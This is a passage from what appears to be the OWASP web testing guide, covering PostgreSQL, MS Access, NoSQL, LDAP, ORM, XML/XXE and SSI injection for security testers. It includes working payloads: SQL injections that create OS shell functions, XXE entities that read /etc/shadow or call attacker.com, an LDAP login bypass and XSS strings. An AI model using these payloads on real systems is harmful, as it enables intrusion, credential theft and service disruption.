/store.php?id=1; SELECT system('uname -a > /tmp/test') --

/store.php?id=1; COPY stdout(system_out) FROM '/tmp/test' --

/store.php?id=1 UNION ALL SELECT NULL,(SELECT system_out FROM stdout ORDER BY id DESC),NULL LIMIT 1 OFFSET 1--

plpython

PL/Python allows users to code PostgreSQL functions in python. It's untrusted so there is no way to restrict what user can do. It's not installed by default and can be enabled on a given database by*CREATELANG*

- Check if PL/Python has been enabled on a database:
    - *SELECT count(*) FROM pg_language WHERE lanname='plpythonu'*
- If not, try to enable:
    - *CREATE LANGUAGE plpythonu*
- If either of the above succeeded, create a proxy shell function:
    - *CREATE FUNCTION proxyshell(text) RETURNS text AS 'import os; return os.popen(args[0]).read() 'LANGUAGE plpythonu*
- Have fun with:
    - SELECT proxyshell(*os command*);

Example:

- Create a proxy shell function:
    - */store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS 'import os; return os.popen(args[0]).read()' LANGUAGE plpythonu;--*
- Run an OS Command:
    - */store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--*

plperl

Plperl allows us to code PostgreSQL functions in perl. Normally, it is installed as a trusted language in order to disable runtime execution of operations that interact with the underlying operating system, such as *open*. By doing so, it's impossible to gain OS-level access. To successfully inject a proxyshell like function, we need to install the untrusted version from the *postgres* user, to avoid the so-called application mask filtering of trusted/untrusted operations.

- Check if PL/perl-untrusted has been enabled:
    - *SELECT count(*) FROM pg_language WHERE lanname='plperlu'*
- If not, assuming that sysadm has already installed the plperl package, try :
    - *CREATE LANGUAGE plperlu*
- If either of the above succeeded, create a proxy shell function:
    - *CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,"$_[0] |");return join("",<FD>);' LANGUAGE plperlu*
- Have fun with:
    - SELECT proxyshell(*os command*);

Example:

- Create a proxy shell function:
    - */store.php?id=1; CREATE FUNCTION proxyshell(text) RETURNS text AS 'open(FD,"$_[0] |");return join("",<FD>);' LANGUAGE plperlu;*
- Run an OS Command:
    - */store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoami'), NULL OFFSET 1;--*

References

- OWASP : "Testing for SQL Injection"
- OWASP : SQL Injection Prevention Cheat Sheet
- PostgreSQL : "Official Documentation" - http://www.postgresql.org/docs/
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool -

http://sqlmap.sourceforge.net

4.8.6.5 MS Access Testing

Short Description of the Issue

As explained in the generic SQL injection section, SQL injection vulnerabilities occur whenever user-supplied input is used during the construction of a SQL query without being adequately constrained or sanitized. This class of vulnerabilities allows an attacker to execute SQL code under the privileges of the user that is used to connect to the database.

In this section, relevant SQL injection techniques that utilize specific features of Microsoft Access will be discussed.

Black Box Testing and Example

Fingerprinting

Fingerprinting the specific database technology while testing SQL-powered application is the first step to properly assess potential vulnerabilities. A common approach involves injecting standard SQL injection attack patterns (e.g. single quote, double quote, ...) in order to trigger database exceptions.

Assuming that the application does not handle exceptions with custom pages, it is possible to fingerprint the underline DBMS by observing error messages. Depending on the specific web technology used, MS Access driven applications will respond with one of the following errors:

Fatal error: Uncaught exception 'com_exception' with message Source: Microsoft JET Database Engine

or

Microsoft JET Database Engine error '80040e14'

or

Microsoft Office Access Database Engine

In all cases, we have a confirmation that we're testing an application using MS Access database.

Basic Testing

Unfortunately, MS Access doesn't support typical operators that are traditionally used during SQL injection testing, including:

- No comments characters
- No stacked queries
- No LIMIT operator
- No SLEEP or BENCHMARK alike operators
- and many others

Nevertheless, it is possible to emulate those functions by combining multiple operators or by using alternative techniques.

As mentioned, it is not possible to use the trick of inserting the characters /*, -- or # in order to truncate the query. However, we can fortunately bypass this limitation by injecting a 'null' character. Using a null byte %00 within a SQL query results in MS Access ignoring all remaining characters. This can be explained by considering that all strings are NULL terminated in the internal representation used by the database. It is worth mentioning that the 'null' character can sometimes cause troubles too as it may truncate strings at the web server level. In those situations, we can however employ another character: 0x16 (%16 in URL encoded format).

Considering the following query:

SELECT [username],[password] FROM users WHERE [username]='$myUsername' AND [password]='$myPassword'

We can truncate the query with the following two URLs:

http://www.example.com/page.asp?user=admin'%00&pass=foo
http://www.example.com/page.app?user=admin'%16&pass=foo

The LIMIT operator is not implemented in MS Access, however it is possible to limit the number of results by using the TOP or LAST operators instead.

http://www.example.com/page.app?id=2'+UNION+SELECT+TOP+3+name+FROM+appsTable%00

By combining both operators, it is possible to select specific results.

String concatenation is possible by using & (%26) and + (%2b) characters.

There are also many other functions that can be used while testing SQL injection, including but not limited to:

- ASC: Obtain the ASCII value of a character passed as input
- CHR: Obtain the character of the ASCII value passed as input
- LEN: Return the length of the string passed as parameter
- IIF: Is the IF construct, for example the following statement IIF(1=1, 'a', 'b') return 'a'
- MID: This function allows you to extract substring, for example the following statement mid('abc',1,1) return 'a'
- TOP: This function allows you to specify the maximum number of results that the query should return from the top. For example TOP 1 will return only 1 row.
- LAST: This function is used to select only the last row of a set of rows. For example the following query SELECT last(*) FROM users will return only the last row of the result.

Some of these operators are essential to exploit blind SQL injections. For other advanced operators, please refer to the documents in the references.

Attributes Enumeration

In order to enumerate the column of a database table, it is possible to use a common error-based technique. In short, we can obtain the attributes name by analyzing error messages and repeating the query with different selectors. For example, assuming that we know the existence of a column, we can also obtain the name of the remaining attributes with the following query:

' GROUP BY Id%00

In the error message received, it is possible to observe the name of the next column. At this point, we can iterate the method until we obtain the name of all attributes. If we don't know the name of the first attribute, we can still insert a fictitious column name and obtain the name of the first attribute within the error message.

Obtaining Database Schema

Various system tables exist by default in MS Access that can be potentially used to obtain table names and columns. Unfortunately, in the default configuration of recent MS Access

database releases, these tables are not accessible. Nevertheless, it is always worth trying:

- MSysObjects
- MSysACEs
- MSysAccessXML

For example, if a union SQL injection vulnerability exists, you can use the following query:

' UNION SELECT Name FROM MSysObjects WHERE Type = 1%00

Alternatively, it is always possible to bruteforce the database schema by using a standard wordlist (e.g. FuzzDb).

In some cases, developers or system administrators do not realize that including the actual *.mdb* file within the application webroot can allow to download the entire database. Database filenames can be inferred with the following query:

http://www.example.com/page.app?id=1'+UNION+SELECT+1+FROM+name.table%00

where name is the *.mdb* filename and table is a valid database table. In case of password protected databases, multiple software utilities can be used to crack the password. Please refer to the references.

Blind SQL Injection Testing

Blind SQL Injection vulnerabilities are by no means the most easily exploitable SQL injections while testing real-life applications. In case of recent versions of MS Access, it is also not feasible to execute shell commands or read/write arbitrary files.

In case of blind SQL injections, the attacker can only infer the result of the query by evaluating time differences or application responses. It is supposed that the reader already knows the theory behind blind SQL injection attacks, as the remaining part of this section will focus on MS Access specific details.

The following example is used:

http://www.example.com/index.php?myId=[sql]

where the id parameter is used within the following query:

SELECT * FROM orders WHERE [id]=$myId

Let's consider the myId parameter vulnerable to blind SQL injection. As an attacker, we want to extract the content of column 'username' in the table 'users', assuming that we have already disclosed the database schema.

A typical query that can be used to infer the first character of the username of the 10th rows is:

http://www.example.com/index.php?id=IIF((select%20MID(LAST(username),1,1)%20from%20(select%20TOP%2010%20username%20from%20users))='a',0,'no')

If the first character is 'a', the query will return 0 or otherwise the string 'no'.

By using a combination of the IFF, MID, LAST and TOP functions, it is possible to extract the first character of the username on a specifically selected row. As the inner query returns a set of records, and not just one, it is not possible to use it directly. Fortunately, we can combine multiple functions to extract a specific string.

Let's assume that we want to retrieve the username of the 10th row. First, we can use the TOP function to select the first ten rows using the following query:

SELECT TOP 10 username FROM users

Then, using this subset, we can extract the last row by using the LAST function. Once we have only one row and exactly the row containing our string, we can use the IFF, MID and LAST functions to infer the actual value of the username. In our example, we employ IFF to return a number or a string. Using this trick, we can distinguish whether we have a true response or not, by observing application error responses. As id is numeric, the comparison with a string results in a SQL error that can be potentially leaked by 500 Internal Server Error pages. Otherwise, a standard 200 OKpage will be likely returned.

For example, we can have the following query:

http://www.example.com/index.php?id='%20AND%201=0%20OR%20'a'=IIF((select%20MID(LAST(username),1,1)%20from%20(select%20TOP%2010%20username%20from%20users))='a','a','b')%00

that is TRUE if the first character is 'a' or false otherwise.

As mentioned, this method allows to infer the value of arbitrary strings within the database:

1. By trying all printable values, until we find a match
2. By inferring the length of the string using the LEN function, or by simply stopping after we have found all characters

Time-based blind SQL injections are also possible by abusing heavy queries.

References

- http://nibblesec.org/files/MSAccessSQLi/MSAccessSQLi.html
- http://packetstormsecurity.com/files/65967/Access-Through-Access.pdf.html
- http://seclists.org/pen-test/2003/May/74
- http://www.techonthenet.com/access/functions/index_alpha.php
- http://en.wikipedia.org/wiki/Microsoft_Access

4.8.6.6 Testing for NoSQL Injection

Brief Summary

NoSQL databases provide looser consistency restrictions than traditional SQL databases. By requiring fewer relational constraints and consistency checks, NoSQL databases often offer performance and scaling benefits. Yet these databases are still potentially vulnerable to injection attacks, even if they aren't using the traditional SQL syntax. Because these NoSQL injection attacks may execute within a procedural[1] language , rather than in the declarative[2] SQL language, the potential impacts are greater than traditional SQL injection.

Description of the Issue

NoSQL database calls are written in the application's programming language, a custom API call, or formatted according to a common convention (such as XML, JSON, LINQ, etc). Malicious input targeting those specifications may not trigger the primarily application sanitization checks. For example, filtering out common HTML special characters such as < > & ; will not prevent attacks against a JSON API, where special characters include / { } : .

There are now over 150 NoSQL databases available[3] for use within an application, providing APIs in a variety of languages and relationship models. Each offers different features and restrictions. Because there is not a common language between them, example injection code will not apply across all NoSQL databases. For this reason, anyone testing for NoSQL injection attacks will need to familiarize themselves with the syntax, data model, and underlying

programming language in order to craft specific tests.

NoSQL injection attacks may execute in different areas of an application than traditional SQL injection. Where SQL injection would execute within the database engine, NoSQL variants may execute during within the application layer or the database layer, depending on the NoSQL API used and data model. Typically NoSQL injection attacks will execute where the attack string is parsed, evaluated, or concatenated into a NoSQL API call.

Additional timing attacks may be relevant to the lack of concurrency checks within a NoSQL database. These are not covered under injection testing.

At the time of writing MongoDB is the most widely used NoSQL database, and so all examples will feature MongoDB APIs.

Black Box testing and example

Testing for NoSQL injection vulnerabilities in MongoDB:

The MongoDB API expects BSON (Binary JSON) calls, and includes a secure BSON query assembly tool. However, according to MongoDB documentation - unserialized JSON and JavaScript expressions are permitted in several alternative query parameters.[4] The most commonly used API call allowing arbitrary JavaScript input is the $where operator.

The MongoDB $where operator typically is used as a simple filter or check, as it is within SQL.

```
db.myCollection.find( { $where: "this.credits == this.debits" } );
```

Optionally JavaScript is also evaluated to allow more advanced conditions.

```
db.myCollection.find( { $where: function() { return obj.credits - obj.debits < 0; } } );
```

Example 1

If an attacker were able to manipulate the data passed into the $where operator, that attacker could include arbitrary JavaScript to be evaluated as part of the MongoDB query. An example vulnerability is exposed in the following code, if user input is passed directly into the MongoDB query without sanitization.

```
db.myCollection.find( { active: true, $where: function() { return obj.credits - obj.debits < $userInput; } } );;
```

As with testing other types of injection, one does not need to fully exploit the vulnerability to demonstrate a problem. By injecting special characters relevant to the target API

language, and observing the results, a tester can determine if the application correctly sanitized the input. For example within MongoDB, if a string containing any of the following special characters were passed unsanitized, it would trigger a database error.

' " \ ; { }

With normal SQL injection, a similar vulnerability would allow an attacker to execute arbitrary SQL commands - exposing or manipulating data at will. However, because JavaScript is a fully featured language, not only does this allow an attacker to manipulate data, but also to run arbitrary code. For example, instead of just causing an error when testing, a full exploit would use the special characters to craft valid JavaScript.

This input 0;var date=new Date(); do{curDate = new Date();}while(curDate-date<10000) inserted into $userInput in the above example code would result in the following JavaScript function being executed. This specific attack string would case the entire MongoDB instance to execute at 100% CPU usage for 10 second.

function() { return obj.credits - obj.debits < 0;var date=new Date(); do{curDate = new Date();}while(curDate-date<10000); }

Example 2

Even if the input used within queries is completely sanitized or parameterized, there is an alternate path in which one might trigger NoSQL injection. Many NoSQL instances have their own reserved variable names, independent of the application programming language.

For example within MongoDB, the $where syntax itself is a reserved query operator. It needs to be passed into the query exactly as shown; any alteration would cause a database error. However, because $where is also a valid PHP variable name, it may be possible for an attacker to insert code into the query by creating a PHP variable named $where. The PHP MongoDB documentation explicitly warns developers:

Please make sure that for all special query operators (starting with $) you use single quotes so that PHP doesn't try to replace "$exists" with the value of the variable $exists.

Even if a query depended on no user input, such as the following example, an attacker could exploit MongoDB by replacing the operator with malicious data.

db.myCollection.find({ $where: function() { return obj.credits - obj.debits < 0; } });

One way to potentially assign data to PHP variables is via HTTP Parameter Pollution (see: Testing_for_HTTP_Parameter_pollution_(OWASP-DV-004)). By creating a variable

named $where via parameter pollution, one could trigger a MongoDB error indicating that the query is no longer valid. Any value of $where other than the string "$where" itself, should suffice to demonstrate vulnerability. An attacker would develop a full exploit by inserting the following: "$where: function() { //arbitrary JavaScript here }"

References

Whitepapers

Bryan Sullivan from Adobe: "Server-Side JavaScript Injection" - https://media.blackhat.com/bh-us-11/Sullivan/BH_US_11_Sullivan_Server_Side_WP.pdf

Bryan Sullivan from Adobe: "NoSQL, But Even Less Security" - http://blogs.adobe.com/asset/files/2011/04/NoSQL-But-Even-Less-Security.pdf

Erlend from Bekk Consulting: "[Security] NOSQL-injection" - http://erlend.oftedal.no/blog/?blogid=110

Felipe Aragon from Syhunt: "NoSQL/SSJS Injection" - http://www.syhunt.com/?n=Articles.NoSQLInjection

MongoDB Documentation: "How does MongoDB address SQL or Query injection?" - http://docs.mongodb.org/manual/faq/developers/#how-does-mongodb-address-sql-or-query-injection

PHP Documentation: "MongoCollection::find" - http://php.net/manual/en/mongocollection.find.php

4.8.7 Testing for LDAP Injection

Brief Summary

LDAP is an acronym for Lightweight Directory Access Protocol. LDAP is a protocol to store information about users, hosts, and many other objects. LDAP injection is a server side attack, which could allow sensitive information about users and hosts represented in an LDAP structure to be disclosed, modified, or inserted.

This is done by manipulating input parameters afterwards passed to internal search, add, and modify functions.

Description of the Issue

A web application could use LDAP in order to let users authenticate or search other users' information inside a corporate structure.

The goal of LDAP injection attacks is to inject LDAP search filters metacharacters in a query which will be executed by the application.

[Rfc2254] defines a grammar on how to build a search filter on LDAPv3 and extends [Rfc1960] (LDAPv2).

An LDAP search filter is constructed in Polish notation, also known as [prefix notation].

This means that a pseudo code condition on a search filter like this:

find("cn=John & userPassword=mypass")

will be represented as:

find("(&(cn=John)(userPassword=mypass))")

Boolean conditions and group aggregations on an LDAP search filter could be applied by using the following metacharacters:

Metachar	**Meaning**
&	Boolean AND
|	Boolean OR
!	Boolean NOT
=	Equals
~=	Approx
>=	Greater than
<=	Less than
*	Any character
()	Grouping parenthesis

More complete examples on how to build a search filter can be found in the related RFC.

A successful exploitation of an LDAP injection vulnerability could allow the tester to:

- Access unauthorized content
- Evade application restrictions

- Gather unauthorized informations
- Add or modify Objects inside LDAP tree structure.

Black Box testing and example

Example 1. Search Filters

Let's suppose we have a web application using a search filter like the following one:

searchfilter="(cn="+user+")"

which is instantiated by an HTTP request like this:

http://www.example.com/ldapsearch?user=John

If the value 'John' is replaced with a '*', by sending the request:

http://www.example.com/ldapsearch?user=*

the filter will look like:

searchfilter="(cn=*)"

which matches every object with a 'cn' attribute equals to anything.

If the application is vulnerable to LDAP injection, it will display some or all of the users' attributes, depending on the application's execution flow and the permissions of the LDAP connected user.

A tester could use a trial-and-error approach, by inserting in the parameter '(', '|', '&', '*' and the other characters, in order to check the application for errors.

Example 2. Login

If a web application uses LDAP to check user credentials during the login process and it is vulnerable to LDAP injection, it is possible to bypass the authentication check by injecting an always true LDAP query (in a similar way to SQL and XPATH injection).

Let's suppose a web application uses a filter to match LDAP user/password pair.

searchlogin= "(&(uid="+user+")(userPassword={MD5}"+base64(pack("H*",md5(pass)))+"))";

By using the following values:

user=*)(uid=*))(|(uid=*
pass=password

the search filter will results in:

searchlogin="(&(uid=*)(uid=*))(|(uid=*)
(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))";

which is correct and always true. This way, the tester will gain logged-in status as the first user in LDAP tree.

References

Whitepapers

Sacha Faust: "LDAP Injection: Are Your Applications Vulnerable?" - http://www.networkdls.com/articles/ldapinjection.pdf

Bruce Greenblatt: "LDAP Overview" - http://www.directory-applications.com/ldap3_files/frame.htm

IBM paper: "Understanding LDAP" - http://www.redbooks.ibm.com/redbooks/SG244986.html

Tools

Softerra LDAP Browser - http://www.ldapadministrator.com/download/index.php

4.8.8 Testing for ORM Injection

Brief Summary

ORM Injection is an attack using SQL Injection against an ORM generated data access object model. From the point of view of a tester, this attack is virtually identical to a SQL Injection attack. However, the injection vulnerability exists in code generated by the ORM tool.

Description

An ORM is an Object Relational Mapping tool. It is used to expedite object oriented development within the data access layer of software applications, including web applications. The benefits of using an ORM tool include quick generation of an object layer to communicate

to a relational database, standardized code templates for these objects, and usually a set of safe functions to protect against SQL Injection attacks. ORM generated objects can use SQL or in some cases, a variant of SQL, to perform CRUD (Create, Read, Update, Delete) operations on a database. It is possible, however, for a web application using ORM generated objects to be vulnerable to SQL Injection attacks if methods can accept unsanitized input parameters.

ORM tools include Hibernate for Java, NHibernate for .NET, ActiveRecord for Ruby on Rails, EZPDO for PHP and many others. For a reasonably comprehensive list of ORM tools, seehttp://en.wikipedia.org/wiki/List_of_object-relational_mapping_software

Black Box testing and example

Blackbox testing for ORM Injection vulnerabilities is identical to SQL Injection testing (see Testing for SQL Injection). In most cases, the vulnerability in the ORM layer is a result of customized code that does not properly validate input parameters. Most ORM tools provide safe functions to escape user input. However, if these functions are not used, and the developer uses custom functions that accept user input, it may be possible to execute a SQL injection attack.

Gray Box testing and example

If a tester has access to the source code for a web application, or can discover vulnerabilities of an ORM tool and tests web applications that use this tool, there is a higher probability of successfully attacking the application. Patterns to look for in code include:

- Input parameters concatenated with SQL strings. This code that uses ActiveRecord for Ruby on Rails is vulnerable (though any ORM can be vulnerable)

```
Orders.find_all "customer_id = 123 AND order_date = '#{@params['order_date']}'"
```

Simply sending "' OR 1--" in the form where order date can be entered can yield positive results.

References

Whitepapers

- References from Testing for SQL Injection are applicable to ORM Injection
- Wikipedia - ORM http://en.wikipedia.org/wiki/Object-relational_mapping
- OWASP Interpreter Injection

Tools

- Hibernate http://www.hibernate.org
- NHibernate http://nhforge.org/

4.8.9 Testing for XML Injection

Brief Summary

We talk about XML Injection testing when we try to inject an XML doc to the application: if the XML parser fails to make an appropriate data validation the test will result positive.

Short Description of the Issue

In this section, we describe a practical example of XML Injection: first, an XML style communication will be defined, and its working principles explained. Then, we describe the discovery method in which we try to insert XML metacharacters. Once the first step is accomplished, the tester will have some information about the XML structure, so it will be possible to try to inject XML data and tags (Tag Injection).

Black Box testing and example

Let's suppose there is a web application using an XML style communication in order to perform user registration. This is done by creating and adding a new <user> node in an xmlDb file. Let's suppose the xmlDB file is like the following:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <userid>0</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>Stefan0</username>
        <password>w1s3c</password>
        <userid>500</userid>
        <mail>Stefan0@whysec.hmm</mail>
```

```
    </user>
</users>
```

When a user registers himself by filling an HTML form, the application receives the user's data in a standard request, which, for the sake of simplicity, will be supposed to be sent as a GET request.

For example, the following values:

Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com

will produce the request:

http://www.example.com/addUser.php?username=tony&password=Un6R34kb!e&email=s4tan@hell.com

The application, then, builds the following node:

```
<user>
    <username>tony</username>
    <password>Un6R34kb!e</password>
    <userid>500</userid>
    <mail>s4tan@hell.com</mail>
</user>
```

which will be added to the xmlDB:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <userid>0</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
```

```
    <user>
        <username>Stefan0</username>
        <password>w1s3c</password>
        <userid>500</userid>
        <mail>Stefan0@whysec.hmm</mail>
    </user>
    <user>
        <username>tony</username>
        <password>Un6R34kb!e</password>
        <userid>500</userid>
        <mail>s4tan@hell.com</mail>
    </user>
</users>
```

Discovery

The first step in order to test an application for the presence of a XML Injection vulnerability consists of trying to insert XML metacharacters.

XML metacharacters are:

- **Single quote: '** - When not sanitized, this character could throw an exception during XML parsing, if the injected value is going to be part of an attribute value in a tag.

As an example, let's suppose there is the following attribute:

<node attrib='$inputValue'/>

So, if:

inputValue = foo'

is instantiated and then is inserted as the attrib value:

<node attrib='foo''/>

then, the resulting XML document is not well formed.

- **Double quote: "** - this character has the same meaning as single quote and it could be

used if the attribute value is enclosed in double quotes.

<node attrib="$inputValue"/>

So if:

$inputValue = foo"

the substitution gives:

<node attrib="foo""/>

and the resulting XML document is invalid.

- **Angular parentheses: > and <** - By adding an open or closed angular parenthesis in a user input like the following:

Username = foo<

the application will build a new node:

```
<user>
   <username>foo<</username>
   <password>Un6R34kb!e</password>
   <userid>500</userid>
   <mail>s4tan@hell.com</mail>
</user>
```

but, because of the presence of the open '<', the resulting XML document is invalid.

- **Comment tag: <!--/-->** - This sequence of characters is interpreted as the beginning/end of a comment. So by injecting one of them in Username parameter:

Username = foo<!--

the application will build a node like the following:

<user>

<username>foo<!--</username>
<password>Un6R34kb!e</password>
<userid>500</userid>
<mail>s4tan@hell.com</mail>
</user>

which won't be a valid XML sequence.

- **Ampersand: &** - The ampersand is used in the XML syntax to represent entities. The format of an entity is '&symbol;'. An entity is mapped to a character in the Unicode character set.

For example:

<tagnode><</tagnode>

is well formed and valid, and represents the '<' ASCII character.

If '&' is not encoded itself with &, it could be used to test XML injection.

In fact, if an input like the following is provided:

Username = &foo

a new node will be created:

<user>
<username>&foo</username>
<password>Un6R34kb!e</password>
<userid>500</userid>
<mail>s4tan@hell.com</mail>
</user>

but, again, the document is not valid: &foo is not terminated with ';' and the &foo; entity is undefined.

- **CDATA section delimiters: <![CDATA[/]]>** - CDATA sections are used to escape blocks of text containing characters which would otherwise be recognized as markup. In

other words, characters enclosed in a CDATA section are not parsed by an XML parser.

For example, if there is the need to represent the string '<foo>' inside a text node, a CDATA section may be used:

```
<node>
  <![CDATA[<foo>]]>
</node>
```

so that '<foo>' won't be parsed as markup and will be considered as character data.

If a node is built in the following way:

```
<username><![CDATA[<$userName]]></username>
```

the tester could try to inject the end CDATA string ']]>' in order to try to invalidate the XML document.

```
userName  = ]]>
```

this will become:

```
<username><![CDATA[]]>]]></username>
```

which is not a valid XML fragment.

Another test is related to CDATA tag. Suppose that the XML document is processed to generate an HTML page. In this case, the CDATA section delimiters may be simply eliminated, without further inspecting their contents. Then, it is possible to inject HTML tags, which will be included in the generated page, completely bypassing existing sanitization routines.

Let's consider a concrete example. Suppose we have a node containing some text that will be displayed back to the user.

```
<html>
 $HTMLCode
 </html>
```

Then, an attacker can provide the following input:

$HTMLCode = <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>

and obtain the following node:

```
<html>
 <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
</html>
```

During the processing, the CDATA section delimiters are eliminated, generating the following HTML code:

```
<script>alert('XSS')</script>
```

The result is that the application is vulnerable to XSS.

External Entity: The set of valid entities can be extended by defining new entities. If the definition of an entity is a URI, the entity is called an external entity. Unless configured to do otherwise, external entities force the XML parser to access the resource specified by the URI, e.g., a file on the local machine or on a remote systems. This behavior exposes the application to XML eXternal Entity (XXE) attacks, which can be used to perform denial of service of the local system, gain unauthorized access to files on the local machine, scan remote machines, and perform denial of service of remote systems.

To test for XXE vulnerabilities, one can use the following input:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

This test could crash the web server (on a UNIX system), if the XML parser attempts to substitute the entity with the contents of the /dev/random file.

Other useful tests are the following:

```
 <?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

Tag Injection

Once the first step is accomplished, the tester will have some information about the structure of the XML document. Then, it is possible to try to inject XML data and tags. We will show an example of how this can lead to a privilege escalation attack.

Let's considering the previous application. By inserting the following values:

Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com

the application will build a new node and append it to the XML database:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
        <user>
                <username>gandalf</username>
```

```
            <password>!c3</password>
            <userid>0</userid>
            <mail>gandalf@middleearth.com</mail>
        </user>
        <user>
            <username>Stefan0</username>
            <password>w1s3c</password>
            <userid>500</userid>
            <mail>Stefan0@whysec.hmm</mail>
        </user>
        <user>
            <username>tony</username>
            <password>Un6R34kb!e</password>
            <userid>500</userid>

        <mail>s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com</mail>
        </user>
</users>
```

The resulting XML file is well formed. Furthermore, it is likely that, for the user tony, the value associated with the userid tag is the one appearing last, i.e., 0 (the admin ID). In other words, we have injected a user with administrative privileges.

The only problem is that the userid tag appears twice in the last user node. Often, XML documents are associated with a schema or a DTD and will be rejected if they don't comply with it. Let's suppose that the XML document is specified by the following DTD:

```
<!DOCTYPE users [
        <!ELEMENT users (user+) >
        <!ELEMENT user (username,password,userid,mail+) >
        <!ELEMENT username (#PCDATA) >
        <!ELEMENT password (#PCDATA) >
        <!ELEMENT userid (#PCDATA) >
        <!ELEMENT mail (#PCDATA) >
]>
```

Note that the userid node is defined with cardinality 1. In this case, the attack we have shown before (and other simple attacks) will not work, if the XML document is validated against its DTD before any processing occurs.

However, this problem can be solved, if the tester controls the value of some nodes preceding the offending node (userid, in this example). In fact, the tester can comment out such node, by injecting a comment start/end sequence:

Username: tony
Password: Un6R34kb!e</password><!--
E-mail: --><userid>0</userid><mail>s4tan@hell.com

In this case, the final XML database is:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
	<user>
		<username>gandalf</username>
		<password>!c3</password>
		<userid>0</userid>
		<mail>gandalf@middleearth.com</mail>
	</user>
	<user>
		<username>Stefan0</username>
		<password>w1s3c</password>
		<userid>500</userid>
		<mail>Stefan0@whysec.hmm</mail>
	</user>
	<user>
		<username>tony</username>
		<password>Un6R34kb!e</password><!--</password>
		<userid>500</userid>
		<mail>--><userid>0</userid><mail>s4tan@hell.com</mail>
	</user>
```

</users>

The original *userid* node has been commented out, leaving only the injected one. The document now complies with its DTD rules.

References

Whitepapers

- [1] Alex Stamos: "Attacking Web Services" - http://www.owasp.org/images/d/d1/AppSec2005DC-Alex_Stamos-Attacking_Web_Services.ppt
- Gregory Steuck, "XXE (Xml eXternal Entity) attack", http://www.securityfocus.com/archive/1/297714

Tools

- XML Injection Fuzz Strings (from wfuzz tool) - https://wfuzz.googlecode.com/svn/trunk/wordlist/Injections/XML.txt

4.8.10 Testing for SSI Injection

Brief Summary

Web servers usually give developers the ability to add small pieces of dynamic code inside static HTML pages, without having to deal with full-fledged server-side or client-side languages. This feature is incarnated by the **Server-Side Includes** (**SSI**). In SSI injection testing, we test if it is possible to inject into the application data that will be interpreted by SSI mechanisms. A successful exploitation of this vulnerability allows an attacker to inject code into HTML pages or even perform remote code execution.

Description of the Issue

Server-Side Includes are directives that the web server parses before serving the page to the user. They represent an alternative to writing CGI programs or embedding code using server-side scripting languages, when there's only need to perform very simple tasks. Common SSI implementations provide commands to include external files, to set and print web server CGI environment variables, and to execute external CGI scripts or system commands.

Putting an SSI directive into a static HTML document is as easy as writing a piece of code like the following:

```
<!--#echo var="DATE_LOCAL" -->
```

to print out the current time.

```
<!--#include virtual="/cgi-bin/counter.pl" -->
```

to include the output of a CGI script.

```
<!--#include virtual="/footer.html" -->
```

to include the content of a file or list files in a directory.

```
<!--#exec cmd="ls" -->
```

to include the output of a system command.

Then, if the web server's SSI support is enabled, the server will parse these directives. In the default configuration, usually, most web servers don't allow the use of the ***exec*** directive to execute system commands.

As in every bad input validation situation, problems arise when the user of a web application is allowed to provide data that makes the application or the web server behave in an unforeseen manner. With regard to SSI injection, the attacker could provide input that, if inserted by the application (or maybe directly by the server) into a dynamically generated page, would be parsed as one or more SSI directives.

This is a vulnerability very similar to a classical scripting language injection vulnerability. One mitigation is that the web server needs to be configured to allow SSI. On the other hand, SSI injection vulnerabilities are often simpler to exploit, since SSI directives are easy to understand and, at the same time, quite powerful, e.g., they can output the content of files and execute system commands.

Black Box testing

The first thing to do when testing in a Black Box fashion is finding if the web server actually supports SSI directives. Often, the answer is yes, as SSI support is quite common. To

find out we just need to discover which kind of web server is running on our target, using classic information gathering techniques.

Whether we succeed or not in discovering this piece of information, we could guess if SSI are supported just by looking at the content of the target web site. If it contains ***.shtml*** files, then SSI are probably supported, as this extension is used to identify pages containing these directives. Unfortunately, the use of the ***shtml*** extension is not mandatory, so not having found any ***shtml*** files doesn't necessarily mean that the target is not prone to SSI injection attacks.

The next step consists of determining if an SSI injection attack is actually possible and, if so, what are the input points that we can use to inject our malicious code.

